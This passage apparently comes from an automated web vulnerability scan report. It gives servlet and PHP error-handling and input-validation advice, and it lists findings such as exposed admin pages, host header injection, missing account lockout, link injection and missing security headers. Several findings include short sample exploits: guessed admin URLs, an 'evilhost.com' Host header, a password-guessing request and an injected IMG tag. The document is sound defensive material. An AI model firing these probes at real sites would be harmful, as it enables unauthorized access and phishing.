If the Servlet cannot forward to a known JSP page, the second option is to report an error using the response.sendError method with HttpServletResponse.SC_INTERNAL_SERVER_ERROR (status code 500) as argument. Refer to the javadoc of javax.servlet.http.HttpServletResponse for more details on the various HTTP status codes. Example to return a HTTP error:

// Example to return a HTTP error code RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp"); if (rd == null) { // messages is a resource bundle with all message keys and values response.sendError(HttpServletResponse.SC_INTERNAL_SERVER_ERROR, messages.getMessage(ErrorKeys.ERROR_USERNAME_INVALID)); }

As a last resort, Servlets can throw an exception, which must be a subclass of one of the following classes:

- RuntimeException

- ServletException

- IOException

[2-b] JSP Error Mechanism

JSP pages provide a mechanism to handle runtime exceptions by defining an errorPage directive as shown in the following example:

<%@ page errorPage="/errors/userValidation.jsp" %>

Uncaught JSP exceptions are forwarded to the specified errorPage, and the original exception is set in a request parameter called javax.servlet.jsp.jspException. The error page must include a isErrorPage directive as shown below:

<%@ page isErrorPage="true" %>

The isErrorPage directive causes the "exception" variable to be initialized to the exception object being thrown.

[3] Rendering Errors

The J2SE Internationalization APIs provide utility classes for externalizing application resources and formatting messages including:

(a) Resource Bundles

(b) Message Formatting

[3-a] Resource Bundles

Resource bundles support internationalization by separating localized data from the source code that uses it. Each resource bundle stores a map of key/value pairs for a specific locale.

It is common to use or extend java.util.PropertyResourceBundle, which stores the content in an external properties file as shown in the following example:

ErrorMessages.properties ## # required user name error message error.username.required=User name field is required # invalid user name format error.username.alphanumeric=User name must be alphanumeric # duplicate user name error message error.username.duplicate=User name {0} already exists, please choose another one ...

Multiple resources can be defined to support different locales (hence the name resource bundle). For example, ErrorMessages_fr.properties can be defined to support the French member of the bundle family. If the resource member of the requested locale does not exist, the default member is used. In the above example, the default resource is ErrorMessages.properties. Depending on the user's locale, the application (JSP or Servlet) retrieves content from the appropriate resource.

[3-b] Message Formatting

The J2SE standard class java.util.MessageFormat provides a generic way to create messages with replacement placeholders. A MessageFormat object contains a pattern string with embedded format specifiers as shown below:

// Example to show how to format a message using placeholder parameters String pattern = "User name {0} already exists, please choose another one"; String userName = request.getParameter("user_name"); Object[] args = new Object[1]; args[0] = userName; String message = MessageFormat.format(pattern, args);

Here is a more comprehensive example to render error messages using ResourceBundle and MessageFormat:

// Example to render an error message from a localized ErrorMessages resource (properties file) // Utility class to retrieve locale-specific error messages public Class ErrorMessageResource { // Returns the error message for the specified error key in the environment locale public String getErrorMessage(String errorKey) { return getErrorMessage(errorKey, defaultLocale); } // Returns the error message for the specified error key in the specified locale public String getErrorMessage(String errorKey, Locale locale) { return getErrorMessage(errorKey, null, locale); } // Returns a formatted error message for the specified error key in the specified locale public String getErrorMessage(String errorKey, Object[] args, Locale locale) { // Get localized ErrorMessageResource ResourceBundle errorMessageResource = ResourceBundle.getBundle("ErrorMessages", locale); // Get localized error message String errorMessage = errorMessageResource.getString(errorKey); if (args != null) { // Format the message using the specified placeholders args return MessageFormat.format(errorMessage, args); } else { return errorMessage; } } // default environment locale private Locale defaultLocale = Locale.getDefaultLocale(); } ... // Get the user's locale Locale userLocale = request.getLocale(); // Check if there were any validation errors Errors errors = (Errors)request.getAttribute("errors"); if (errors != null && errors.hasErrors()) { // iterate through errors and output error messages corresponding to the "user_name" property ArrayList userNameErrors = errors.getErrors("user_name"); ListIterator iterator = userNameErrors.iterator(); while (iterator.hasNext()) { // Get the next error object Error error = (Error)iterator.next(); String errorMessage = ErrorMessageResource.getErrorMessage(error.getKey(), userLocale); output.write(errorMessage + "\r\n"); } }

It is recommended to define a custom JSP tag, e.g. displayErrors, to iterate through and render error messages as shown in the above example.

[4] Error Mapping

Normally, the Servlet Container will return a default error page corresponding to either the response status code or the exception. A mapping between the status code or the exception and a web resource may be specified using custom error pages. It is a good practice to develop static error pages that do not disclose internal error states (by default, most Servlet containers will report internal error messages). This mapping is configured in the Web Deployment Descriptor (web.xml) as specified in the following example:

<!-- Mapping of HTTP error codes and application exceptions to error pages --> <error-page> <exception-type>UserValidationException</exception-type> <location>/errors/validationError.html</error-page> </error-page>

<error-page> <error-code>500</exception-type> <location>/errors/internalError.html</error-page> </error-page> <error-page> ... </error-page> ...

RECOMMENDED JAVA TOOLS

The two main Java frameworks for server-side validation are:

[1] Jakarta Commons Validator (integrated with Struts 1.1)

The Jakarta Commons Validator is a Java framework that defines the error handling mechanism as described above. Validation rules are configured in an XML file that defines input validation rules for form fields and the corresponding validation error keys. Struts provides internationalization support to build localized applications using resource bundles and message formatting.

Example to validate the userName field of a loginForm using Struts Validator:

<form-validation> <global> ... <validator name="required" classname="org.apache.struts.validator.FieldChecks" method="validateRequired" msg="errors.required"> </validator> <validator name="mask" classname="org.apache.struts.validator.FieldChecks" method="validateMask" msg="errors.invalid"> </validator> ... </global> <formset> <form name="loginForm"> <!-- userName is required and is alpha-numeric case insensitive --> <field property="userName" depends="required,mask"> <!-- message resource key to display if validation fails --> <msg name="mask" key="login.userName.maskmsg"/> <arg0 key="login.userName.displayname"/> <var> <var-name>mask</var-name> <var-value>^[a-zA-Z0-9]*$</var-value> </var> </field> ... </form> ... </formset> </form-validation>

The Struts JSP tag library defines the "errors" tag that conditionally displays a set of accumulated error messages as shown in the following example:

<%@ page language="java" %> <%@ taglib uri="/WEB-INF/struts-html.tld" prefix="html" %> <%@ taglib uri="/WEB-INF/struts-bean.tld" prefix="bean" %> <html:html> <head> <body> <html:form action="/logon.do"> <table border="0" width="100%"> <tr> <th align="right"> <html:errors property="username"/> <bean:message key="prompt.username"/> </th> <td align="left"> <html:text property="username" size="16"/> </td> </tr> <tr> <td align="right"> <html:submit><bean:message key="button.submit"/></html:submit> </td> <td align="right"> <html:reset><bean:message key="button.reset"/></html:reset> </td> </tr> </table> </html:form> </body> </html:html>

[2] JavaServer Faces Technology

JavaServer Faces Technology is a set of Java APIs (JSR 127) to represent UI components, manage their state, handle events, validate input, and support internationalization.

The JavaServer Faces API defines the "output_errors" UIOutput Renderer, which displays error messages for an entire page or error messages associated with a specified client identifier.

Example to validate the userName field of a loginForm using JavaServer Faces:

<%@ taglib uri="https://docs.oracle.com/javaee/6/tutorial/doc/glxce.html" prefix="h" %> <%@ taglib uri="http://mrbool.com/how-to-create-a-login-validation-with-jsf-java-server-faces/27046" prefix="f" %> ... <jsp:useBean id="UserBean" class="myApplication.UserBean" scope="session" /> <f:use_faces> <h:form formName="loginForm" > <h:input_text id="userName" size="20" modelReference="UserBean.userName"> <f:validate_required/> <f:validate_length minimum="8" maximum="20"/> </h:input_text> <!-- display errors if present --> <h:output_errors id="loginErrors" clientId="userName"/> <h:command_button id="submit" label="Submit" commandName="submit" /> <p> </h:form> </f:use_faces>

REFERENCES

Java API 1.3 -

https://www.oracle.com/java/technologies/java-archive-13docs-downloads.html
- https://www.oracle.com/java/technologies/java-archive-13docs-downloads.html
external

Java API 1.4 -

https://www.oracle.com/java/technologies/java-archive-142docs-downloads.html
- https://www.oracle.com/java/technologies/java-archive-142docs-downloads.html
external

Java Servlet API 2.3 -

https://mvnrepository.com/artifact/javax.servlet/javax.servlet-api
- https://mvnrepository.com/artifact/javax.servlet/javax.servlet-api
external

Java Regular Expression Package -

http://jakarta.apache.org/regexp/
- http://jakarta.apache.org/regexp/
external

Jakarta Validator -

http://jakarta.apache.org/commons/validator/
- http://jakarta.apache.org/commons/validator/
external

JavaServer Faces Technology -

http://www.javaserverfaces.org/
- http://www.javaserverfaces.org/

external

** Filter User Input

Before passing any data to a SQL query, it should always be properly filtered with whitelisting techniques. This cannot be over-emphasized. Filtering user input will correct many injection flaws before they arrive at the database.

** Quote User Input

Regardless of data type, it is always a good idea to place single quotes around all user data if this is permitted by the database. MySQL allows this formatting technique.

** Escape the Data Values

If you're using MySQL 4.3.0 or newer, you should escape all strings with mysql_real_escape_string(). If you are using an older version of MySQL, you should use the mysql_escape_string() function. If you are not using MySQL, you might choose to use the specific escaping function for your particular database. If you are not aware of an escaping function, you might choose to utilize a more generic escaping function such as addslashes().

If you're using the PEAR DB database abstraction layer, you can use the DB::quote() method or use a query placeholder like ?, which automatically escapes the value that replaces the placeholder.

REFERENCES

http://ca3.php.net/mysql_real_escape_string
- http://ca3.php.net/mysql_real_escape_string

external

http://ca.php.net/mysql_escape_string
- http://ca.php.net/mysql_escape_string

external

http://ca.php.net/addslashes
- http://ca.php.net/addslashes

external

http://pear.php.net/package-info.php?package=DB
- http://pear.php.net/package-info.php?package=DB

external

** Input Data Validation:

While data validations may be provided as a user convenience on the client-tier, data validation must always be performed on the server-tier. Client-side validations are inherently insecure because they can be easily bypassed, e.g. by disabling Javascript.

A good design usually requires the web application framework to provide server-side utility routines to validate the following:

[1] Required field

[2] Field data type (all HTTP request parameters are Strings by default)

[3] Field length

[4] Field range

[5] Field options

[6] Field pattern

[7] Cookie values

[8] HTTP Response

A good practice is to implement a function or functions that validates each application parameter. The following sections describe some example checking.

[1] Required field

Always check that the field is not null and its length is greater than zero, excluding leading and trailing white spaces.

Example of how to validate required fields:

// PHP example to validate required fields function validateRequired($input) { ... $pass = false; if (strlen(trim($input))>0) { $pass = true; } return $pass; ... } ... if (validateRequired($fieldName)) { // fieldName is valid, continue processing request ... }

[2] Field data type

In web applications, input parameters are poorly typed. For example, all HTTP request parameters or cookie values are of type String. The developer is responsible for verifying the input is of the correct data type.

[3] Field length

Always ensure that the input parameter (whether HTTP request parameter or cookie value) is bounded by a minimum length and/or a maximum length.

[4] Field range

Always ensure that the input parameter is within a range as defined by the functional requirements.

[5] Field options

Often, the web application presents the user with a set of options to choose from, e.g. using the SELECT HTML tag, but fails to perform server-side validation to ensure that the selected value is one of the allowed options. Remember that a malicious user can easily modify any option value. Always validate the selected user value against the allowed options as defined by the functional requirements.

[6] Field pattern

Always check that user input matches a pattern as defined by the functionality requirements. For example, if the userName field should only allow alpha-numeric characters, case insensitive, then use the following regular expression:

^[a-zA-Z0-9]+$

[7] Cookie value

The same validation rules (described above) apply to cookie values depending on the application requirements, e.g. validate a required value, validate length, etc.

[8] HTTP Response

[8-1] Filter user input

To guard the application against cross-site scripting, the developer should sanitize HTML by converting sensitive characters to their corresponding character entities. These are the HTML sensitive characters:

< > " ' % ;) (& +

PHP includes some automatic sanitization utility functions, such as htmlentities():

$input = htmlentities($input, ENT_QUOTES, 'UTF-8');

In addition, in order to avoid UTF-7 variants of Cross-site Scripting, you should explicitly define the Content-Type header of the response, for example:

<?php header('Content-Type: text/html; charset=UTF-8'); ?>

[8-2] Secure the cookie

When storing sensitive data in a cookie and transporting it over SSL, make sure that you first set the secure flag of the cookie in the HTTP response. This will instruct the browser to only use that cookie over SSL connections.

You can use the following code example, for securing the cookie:

<$php $value = "some_value"; $time = time()+3600; $path = "/application/"; $domain = ".example.com"; $secure = 1; setcookie("CookieName", $value, $time, $path, $domain, $secure, TRUE); ?>

In addition, we recommend that you use the HttpOnly flag. When the HttpOnly flag is set to TRUE the cookie will be made accessible only through the HTTP protocol. This means that the cookie won't be accessible by scripting languages, such as JavaScript. This setting can effectively help to reduce identity theft through XSS attacks (although it is not supported by all browsers).

The HttpOnly flag was Added in PHP 5.2.0.

REFERENCES

[1] Mitigating Cross-site Scripting With HTTP-only Cookies:

http://msdn2.microsoft.com/en-us/library/ms533046.aspx
- http://msdn2.microsoft.com/en-us/library/ms533046.aspx

external

[2] PHP Security Consortium:

http://phpsec.org/
- http://phpsec.org/

external

[3] PHP & Web Application Security Blog (Chris Shiflett):

http://shiflett.org/
- http://shiflett.org/

external

CWE

209

External references

- "Web Application Disassembly with ODBC Error Messages" (By David Litchfield)

Go to Table of Contents

M Direct Access to Administration Pages

Cause

The web server or application server are configured in an insecure way

Risk

It might be possible to escalate user privileges and gain administrative permissions over the web application

A common user can access certain pages on a site through simple surfing (i.e. following web links). However, there might be pages and scripts that are not accessible through simple surfing, (i.e. pages and scripts that are not linked).

An attacker may be able to access these pages by guessing their name, e.g. admin.php, admin.asp, admin.cgi, admin.html, etc.

Example request for a script named "admin.php":

http://[SERVER]/admin.php

Access to administration scripts should not be allowed without proper authorization, as it may allow an attacker to gain privileged rights.

Sample Exploit:

http://[SERVER]/admin.php

http://[SERVER]/admin.asp

http://[SERVER]/admin.aspx

http://[SERVER]/admin.html

http://[SERVER]/admin.cfm

http://[SERVER]/admin.cgi

Fix recommendation

Do not allow access to administration scripts without proper authorization, as it may allow an attacker to gain privileged rights.

CWE

306

I Email Address Pattern Found

Cause

Insecure web application programming or configuration

Risk

It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Spambots crawl internet sites, set out to find e-mail addresses in order to build mailing lists for sending unsolicited e-mail (spam).

AppScan detected a response containing one or more e-mail addresses, which may be exploited to send spam mail

Furthermore, the e-mail addresses found may be private and thus should not be accessible to the general public.

Fix recommendation

Remove any e-mail addresses from the website so that they won't be exploited by malicious users.

CWE

359

External references

- Definition of Spambot (Wikipedia)

Go to Table of Contents

M Encryption Not Enforced

Cause

The application does not use a secure channel, such as TLS/SSL, to exchange sensitive information.
An attacker with access to the network traffic can eavesdrop on packets over the connection. This attack is not technically difficult, but does require physical access to some portion of the network over which the sensitive data travels.

Risk

Any information sent to the server as clear text may be stolen over the network and used later for identity theft or user impersonation.

It may be possible to intercept sensitive data such as user login information (usernames and passwords), credit card numbers, social security numbers etc. that are sent unencrypted.

It may be possible to perform man in the middle (MitM) attacks, which would give an attacker full control of the communication, including changing content, stealing data, or impersonating the user to the server.

Fix recommendation

You should always transmit all data over a TLS/SSL connection only. This includes all external communications, including browsers, backend connections such as databases, third party APIs, and other services.

In addition, several privacy regulations state that sensitive information such as user credentials will always be sent encrypted to the web site.

Always enforce the use of an encrypted connection (e.g. TLS/SSL), and do not allow any access to sensitive information using unencrypted HTTP.

Use TLS 1.2 or TLS 1.3 and use strong cryptographic hashing algorithms and cipher suites.

CWE

311

External references

- OWASP - TLS Cipher String Cheat Sheet
- OWASP - Transport Layer Protection Cheat Sheet

Go to Table of Contents

M Host Header Injection

Cause

Lack of input validation and sanitization

Risk

- Dispatch requests to the first virtual host on the list - Cause a redirect to an attacker-controlled domain - Perform web cache poisoning - Manipulate password reset functionality

A web server commonly hosts several web applications on the same IP address, referring to each application via the virtual host.

In an incoming HTTP request, web servers often dispatch the request to the target virtual host based on the value supplied in the Host or X-Forwarded-Host header.

Sample Exploit:

GET /login.html HTTP/1.1

Host: evilhost.com

Fix recommendation

Validate and sanitize the user supplied inputs properly

CWE

644

External references

- OWASP - WSTG Latest
- Practical Host header attacks

Go to Table of Contents

I HTML Comments Sensitive Information Disclosure

Cause

Many web application programmers use HTML comments to help debug the application when needed. While adding general comments is very useful, some programmers tend to leave important data in client-side comments, such as filenames related to the web application, links which were not meant to be browsed by users, old code fragments including passwords, etc.
Comments such as BUG, FIXME, and TODO may be an indication of missing security functionality and checking. Others indicate code problems that you should fix, such as hard-coded variables, error handling, not using stored procedures, and performance issues. Comments in HTML and JavaScript are usually easily viewable by end users.

Risk

It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations.

An attacker who finds these comments can map the application's structure and files, expose hidden parts of the site, and study the fragments of code to reverse engineer the application, which may help develop further attacks against the site.

Fix recommendation

Remove client-side comments that could reveal internal information for development time. Consider processing files before deployment to automatically remove all comments. This allows comments to be visible to internal developers but not to external users.

Do not leave any sensitive information, such as filenames, file paths, passwords, or SQL queries, in HTML or JavaScript comments.

Remove traces of previous (or future) site links in the production site comments.

CWE

615

M Inadequate Account Lockout

Cause

Insecure web application programming or configuration

Risk

It might be possible to escalate user privileges and gain administrative permissions over the web application

AppScan Detected that the application does not limit the number of false login attempts.

It did so by sending 10 requests with a bad password, and then successfully logged in using the correct credentials.

Not limiting the number of false login attempts exposes the application to a brute force attack.

A brute force attack is an attempt by a malicious user to gain access to the application by sending a large number of possible passwords and/or usernames.

Since this technique involves a large amount of login attempts, an application that does not limit the number of false login requests allowed is vulnerable to these attacks.

It is therefore highly recommended to restrict the number of false login attempts allowed on an account before it is locked.

Sample Exploit:

The following request illustrates a password-guessing request:

http://site/login.asp?username=EXISTING_USERNAME&password=GUESSED_PASSWORD

If the site does not lock the tested account after several false attempts, the attacker may eventually discover the account password and use it to impersonate the account's legitimate user.

Fix recommendation

Decide upon the number of login attempts to be allowed (usually from 3 to 5), and make sure that the account will be locked once the permitted number of attempts is exceeded.

To avoid unnecessary support calls from genuine users who were locked out of their account and require enabling, it is possible to suspend account activity only temporarily, and enable it after a specific period of time. Locking the account for a period of ten minutes or so is usually sufficient to block brute force attacks.

CWE

307

External references

- Blocking Brute Force Attacks

Go to Table of Contents

M Insecure "OPTIONS" HTTP Method Enabled

Cause

The web server or application server are configured in an insecure way

Risk

It is possible to upload, modify or delete web pages, scripts and files on the web server

It seems that the web server is configured to allow one (or more) of the following HTTP methods (verbs):

- DELETE

- SEARCH

- COPY

- MOVE

- PROPFIND

- PROPPATCH

- MKCOL

- LOCK

- UNLOCK

- PUT

These methods may indicate that WebDAV is enabled on the server, and may allow unauthorized users to exploit it.

Fix recommendation

If you do not need WebDAV enabled on your server, make sure that you either disable it, or disallow HTTP methods (verbs) that are unneeded.

CWE

749

External references

- WASC Threat Classification: Content Spoofing

Go to Table of Contents

H Integer Overflow

Cause

An Integer Overflow (or wraparound) occurs when a value that is too large is stored (larger than the maximum value the variable can hold) in an integer data type (including byte, short, long, and other types). The most significant bits of the integer are lost, and the remaining value is relative to the minimum value (either 0 or very negative value for signed types).

Risk

When an integer overflow occurs, the interpreted value will appear to have 'wrapped around' past the maximum value and reset back to the minimum value.

The value can unexpectedly become zero or negative. This can have security implications if the value is used to control looping, manage resources (such as memory allocation), or make business logic decisions.

For example, an integer overflow can give money to the customer in addition to their purchases, when the transaction is completed.

In particular, if a mathematical operation results in a number larger than the maximum possible for the integer type, the value wraps around and the variable is set to zero, or negative.

i=UINT_MAX+1; // Maximum value for a variable of type unsigned int - 4294967295 (0xffffffff). The result is: i=0

Fix recommendation

Validate all inputs are within an expected range and the sign before relying on their values or using them in arithmetic calculations.

Be sure to check both upper bounds and lower bounds, including negative lower bounds for signed integers (integer overflow is also possible with very large negative numbers).

Use unsigned integers where possible.

Consider using a safe integer-handling library (such as C/C++ SafeInt or IntegerLib).

Consider enabling compiler extensions that prevent some classes of buffer overflows.

CWE

190

External references

- SafeInt Library

Go to Table of Contents

M Link Injection (facilitates Cross-Site Request Forgery)

Cause

Sanitation of hazardous characters was not performed correctly on user input

Risk

It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

It is possible to upload, modify or delete web pages, scripts and files on the web server

The software constructs all or part of a command, data structure, or record using externally-influenced input, but fails to neutralize elements that could modify how it is parsed or interpreted.

Link Injection is the modifying of the content of a site by embedding in it a URL to an external site, or to a script in the vulnerable site. After embedding the URL in the vulnerable site, an attacker is able to use it as a platform to launch attacks against other sites, as well as against the vulnerable site itself.

Some of these possible attacks require the user to be logged in to the site during the attack. By launching these attacks from the vulnerable site itself, the attacker increases the chances of success, because the user is more likely to be logged in.

The Link Injection vulnerability is a result of insufficient user input sanitization, the input being later returned to the user in the site response. The resulting ability to inject hazardous characters into the response makes it possible for attackers to embed URLs, among other possible content modifications.

Below is an example for a Link Injection (We will assume that site "www.vulnerable.com" has a parameter called "name", which is used to greet users).

The following request:

HTTP://www.vulnerable.com/greet.asp?name=John Smith

Will yield the following response:

<HTML> <BODY> Hello, John Smith. </BODY> </HTML>

However, a malicious user may send the following request:

HTTP://www.vulnerable.com/greet.asp?name=<IMG SRC="http://www.ANY-SITE.com/ANY-SCRIPT.asp">

This will return the following response:

<HTML> <BODY> Hello, <IMG SRC="http://www.ANY-SITE.com/ANY-SCRIPT.asp">. </BODY> </HTML>

As this example shows, it is possible to cause a user's browser to issue automatic requests to virtually any site the attacker desires. As a result, Link Injection vulnerability can be used to launch several types of attack:

[-] Cross-Site Request Forgery

[-] Cross-Site Scripting

[-] Phishing

Fix recommendation

There are several mitigation techniques:

[1] Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur, or provides constructs that make it easier to avoid.

Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.

[2] Understand the context in which your data will be used, and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.

For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.

Parts of the same output document may require different encodings, which will vary depending on whether the output is in the:

[-] HTML body

[-] Element attributes (such as src="XYZ")

[-] URIs

[-] JavaScript sections

[-] Cascading Style Sheets and style property

Note that HTML Entity Encoding is only appropriate for the HTML body.

Consult the XSS Prevention Cheat Sheet

http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
- http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

external

for more details on the types of encoding and escaping that are needed.

[3] Strategy: Identify and Reduce Attack Surface

Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, filenames, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

[4] Strategy: Output Encoding

For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing the web page encoding. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.

[5] Strategy: Identify and Reduce Attack Surface

To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.

[6] Strategy: Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy: a whitelist of acceptable inputs that strictly conform to specifications. Reject input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on a blacklist of malicious or malformed inputs. However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains

alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

When dynamically constructing web pages, use stringent whitelists that limit the character set based on the expected value of the parameter in the request. All input should be validated and cleansed: not only parameters that the user is supposed to specify, but all data in the request, including hidden fields, cookies, headers, the URL itself, and so on. A common mistake that leads to continuing XSS vulnerabilities is to validate only fields that are expected to be redisplayed by the site. It is common to see data from the request that is reflected by the application server or the application that the development team did not anticipate. Also, a field that is not currently reflected may be used by a future developer. Therefore, validating ALL parts of the HTTP request is recommended.

Note that proper output encoding, escaping, and quoting is the most effective solution for preventing XSS, although input validation may provide some defense-in-depth. This is because it effectively limits what will appear in output. Input validation will not always prevent XSS, especially if you are required to support free-form text fields that could contain arbitrary characters. For example, in a chat application, the heart emoticon ("<3") would likely pass the validation step, since it is commonly used. However, it cannot be directly inserted into the web page because it contains the "<" character, which would need to be escaped or otherwise handled. In this case, stripping the "<" might reduce the risk of XSS, but it would produce incorrect behavior because the emoticon would not be recorded. This might seem to be a minor inconvenience, but it would be more important in a mathematical forum that wants to represent inequalities.

Even if you make a mistake in your validation (such as forgetting one out of 100 input fields), appropriate encoding is still likely to protect you from injection-based attacks. As long as it is not done in isolation, input validation is still a useful technique, since it may significantly reduce your attack surface, allow you to detect some attacks, and provide other security benefits that proper encoding does not address.

Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.

CWE

74

External references

- OWASP Article
- The Cross-Site Request Forgery FAQ

Go to Table of Contents

L Missing "Content-Security-Policy" header

Cause

Insecure web application programming or configuration

Risk

It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

The absence or improper values of CSP can cause the web application being vulnerable to XSS, clickjacking, etc.

The "Content-Security-Policy" header is designed to modify the way browsers render pages, and thus to protect from various cross-site injections, including Cross-Site Scripting. It is important to set the header value correctly, in a way that will not prevent proper operation of the web site. For example, if the header is set to prevent execution of inline JavaScript, the web site must not use inline JavaScript in its pages.

To protect against Cross-Site Scripting, Cross-Frame Scripting and clickjacking, it is important to set the following policies with proper values:

Both of 'default-src' and 'frame-ancestors' policies, *OR* all of 'script-src', 'object-src' and 'frame-ancestors' policies.

For 'default-src', 'script-src' and 'object-src', insecure values such as '*', 'data:', 'unsafe-inline' or 'unsafe-eval' should be avoided.

For 'frame-ancestors', insecure values such as '*' or 'data:' should be avoided.

Additionally for 'script-src', and 'default-src' (fallback directive for 'script-src') 'self' is considered insecure and should be avoided.

Please refer the following links for more information.

Please note that "Content-Security-Policy" includes four different tests. A general test that verifies if the "Content-Security-Policy" header is being used and three additional tests that check if "Frame-Ancestors", "Object-Src" and "Script-Src" were configured correctly.

Fix recommendation

Configure your server to send the "Content-Security-Policy" header.

It is recommended to configure Content-Security-Policy header with secure values for its directives as below:

For 'default-src', and 'script-src' secure values such as 'none', or https://any.example.com.

For 'frame-ancestors', and 'object-src' secure values such as 'self', 'none' or https://any.example.com are expected.

"unsafe-inline" and "unsafe-eval" must not be used in any circumstance. Using nonce / hash would be only considered for short-term workaround.

For Apache, see:

http://httpd.apache.org/docs/2.2/mod/mod_headers.html

For IIS, see:

https://technet.microsoft.com/pl-pl/library/cc753133%28v=ws.10%29.aspx

For nginx, see:

http://nginx.org/en/docs/http/ngx_http_headers_module.html

CWE

1032

External references

- List of some secure Headers
- An Introduction to Content Security Policy
- MDN web docs - Content-Security-Policy

Go to Table of Contents

I Missing "Referrer policy" Security Header

Cause

Insecure web application programming or configuration

Risk

It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

The absence or improper values of Referrer Policy can cause URL leak itself, and even sensitive information contained in the URL will be leaked to the cross-site.

This is a part of ruleset to check if Referrer Policy is present and if so to test its configuration. The "Referer Policy" header defines what data is made available in the Referer header, and for navigation and iframes in the destination's (document.referrer). This header is designed to modify the way browsers render pages, and thus to prevent cross-domain Referer leakage. It is important to set the header value correctly, in a way that will not prevent proper operation of the web site.

Referer header is a request header that indicates the site which the traffic originated from. If there is no adequate prevention in place, the URL itself, and even sensitive information contained in the URL will be leaked to the cross-site.

"no-referrer-when-downgrade" and "unsafe-url" are the policies which leaks the Full Url for the ThirdParty Sites. The remaining policies are"no-referrer", "origin", "origin-when-cross-origin","same-origin", "strict-origin", "strict-origin-when-cross-origin.

Please refer the following links for more information.

Fix recommendation

Configure your server to send the "Referrer Policy" header.

It is recommended to configure Referrer Policy header with secure values for its directives as below:

"strict-origin-when-cross-origin" offers more privacy. With this policy, only the origin is sent in the Referer header of cross-origin requests.

For Google Chrome, see:

https://developers.google.com/web/updates/2020/07/referrer-policy-new-chrome-default
- https://developers.google.com/web/updates/2020/07/referrer-policy-new-chrome-default external

For Firefox , see:

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy.
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy. external

CWE

200

External references

- MDN web docs - Referrer-Policy

Go to Table of Contents

M Missing HttpOnly Attribute in Session Cookie

Cause

The web application sets session cookies without the HttpOnly attribute

Risk

It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

During the application test, it was detected that the tested web application set a session cookie without the "HttpOnly" attribute. Since this session cookie does not contain the "HttpOnly" attribute, it might be accessed by a malicous script injected to the site, and its value can be stolen. Any information stored in session tokens may be stolen and used later for identity theft or user impersonation.

Fix recommendation

Basically the only required attribute for the cookie is the "name" field.

Common optional attributes are: "comment", "domain", "path", etc.

The "HttpOnly" attribute must be set accordingly in order to prevent session cookies from being accessed by scripts.

CWE

653

L Missing or insecure "X-Content-Type-Options" header

Cause

Insecure web application programming or configuration

Risk

It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

The "X-Content-Type-Options" header (with "nosniff" value) prevents IE and Chrome from ignoring the content-type of a response.

This action may prevent untrusted content (e.g. user uploaded content) from being executed on the user browser (after a malicious naming, for example).

Fix recommendation

Configure your server to send the "X-Content-Type-Options" header with value "nosniff" on all outgoing requests.

For Apache, see:

http://httpd.apache.org/docs/2.2/mod/mod_headers.html
- http://httpd.apache.org/docs/2.2/mod/mod_headers.html
external

For IIS, see:

https://technet.microsoft.com/pl-pl/library/cc753133%28v=ws.10%29.aspx
- https://technet.microsoft.com/pl-pl/library/cc753133%28v=ws.10%29.aspx
external

For nginx, see:

http://nginx.org/en/docs/http/ngx_http_headers_module.html
- http://nginx.org/en/docs/http/ngx_http_headers_module.html
external

CWE

200

External references

- List of useful HTTP headers
- Reducing MIME type security risks

Go to Table of Contents

M Missing or insecure Cross-Frame Scripting Defence

Cause

Insecure web application programming or configuration

Risk

It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Cross-Frame Scripting is an attack technique where an attacker loads a vulnerable application in an iFrame on his malicious site.

